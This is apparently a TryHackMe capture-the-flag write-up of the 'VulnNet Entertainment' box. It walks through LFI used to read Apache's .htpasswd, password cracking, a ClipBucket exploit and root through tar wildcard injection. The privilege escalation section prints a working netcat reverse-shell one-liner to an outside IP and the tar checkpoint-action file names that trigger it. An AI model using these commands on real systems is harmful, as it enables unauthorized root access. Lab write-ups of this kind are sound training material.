
New year, new room. Time to get back into the rhythm with VulnNet Entertainment, a solid medium-difficulty TryHackMe box that combines web exploitation, patience, and a privilege escalation technique I hadn’t abused before.
NMAP
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ea:c9:e8:67:76:0a:3f:97:09:a7:d7:a6:63:ad:c1:2c (RSA)
|   256 0f:c8:f6:d3:8e:4c:ea:67:47:68:84:dc:1c:2b:2e:34 (ECDSA)
|_  256 05:53:99:fc:98:10:b5:c3:68:00:6c:29:41:da:a5:c9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 8B7969B10EDA5D739468F4D3F2296496
|_http-title: VulnNet
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nothing exotic here: SSH and a web server. That immediately tells me this box will likely revolve around web exploitation leading to SSH or local privilege escalation.
HTTP (80)

The main website was very basic — no obvious functionality, no interesting forms:
Directory & content discovery
- Gobuster → nothing useful
- ffuf → found a subdomain:
broadcast.vulnnet.thm
This returned a 401 Unauthorized, and browsing to it revealed a login page. At this point I had:
- A login page
- No confirmed usernames
- No obvious functionality to abuse
Initial testing & dead ends
I briefly considered brute-forcing the login on the broadcast subdomain using Hydra, but once I saw how slow it would be — and with no confidence in the username — I decided not to tunnel-vision on it.

I also:
- Tried a few basic SQLi payloads → no result
- Checked default credentials → no luck
Time to step back and look deeper.
Finding the entry point
Digging further into the JavaScript and page behavior, one thing stood out: a parameter on the main page that looked user-controlled.

I fired up Burp, intercepted the request, and started replaying it. After some trial and error, it became clear: Local File Inclusion (LFI)

At first, this didn’t immediately give me anything useful. Reading files like:
index.phpsignup.php
didn’t reveal credentials, but it did tell me something important:
The application is running ClipBucket 4.0
A quick lookup showed known vulnerabilities, including one listed on Exploit-DB:
However, I couldn’t directly reach the vulnerable functionality yet. Back to thinking like the system. Apache often stores HTTP authentication credentials in predictable locations. One common file stood out: /etc/apache2/.htpasswd Including this file via LFI worked — and it contained a password hash:

Cracking it with John the Ripper finally gave me valid credentials.

At last: authenticated access.

Exploitation

With valid credentials, I revisited the ClipBucket exploit.
- There is a Metasploit module available:
- There are also community Python scripts on GitHub:

I chose to go manual first to understand what was happening. At first, nothing worked — until I realized I had mistyped the password.

Once corrected, the exploit succeeded and I landed a shell.
Lesson learned (again):
Sometimes it’s not the exploit — it’s you.
Post-exploitation & Enumeration
After stabilizing the shell, I confirmed I was running as: www-data Very restricted — so enumeration was key. I ran LinPEAS, which highlighted something interesting:
- A readable SSH backup file belonging to the user
server-management

Cracking that backup gave me valid SSH credentials.

Now we have:
- A real user
- A stable SSH session
Time to go for root.
Privilege Escalation
LinPEAS had earlier flagged a backup script in:

The script looked harmless at first:
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
But this is where it gets interesting.
Tar wildcard injection
Because * is used, any file starting with -- will be interpreted by tar as a command-line option. That means we can inject arguments. I created:
- A reverse shell script
- Specially named files to trigger tar’s checkpoint execution
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.136.183 4444 >/tmp/f" > /home/server-management/Documents/shell.sh
touch "/home/server-management/Documents/--checkpoint=1"
touch "/home/server-management/Documents/--checkpoint-action=exec=/bin/sh shell.sh"

With a listener running, the backup script did the rest. Root shell achieved:
Learning notes
- LFI is often a stepping stone, not the final exploit
- When stuck, think like the underlying service (Apache in this case)
- Tar wildcard injection is powerful and easy to miss
- Enumeration matters more than rushing exploits
- Small mistakes (like a typo) can cost a lot of time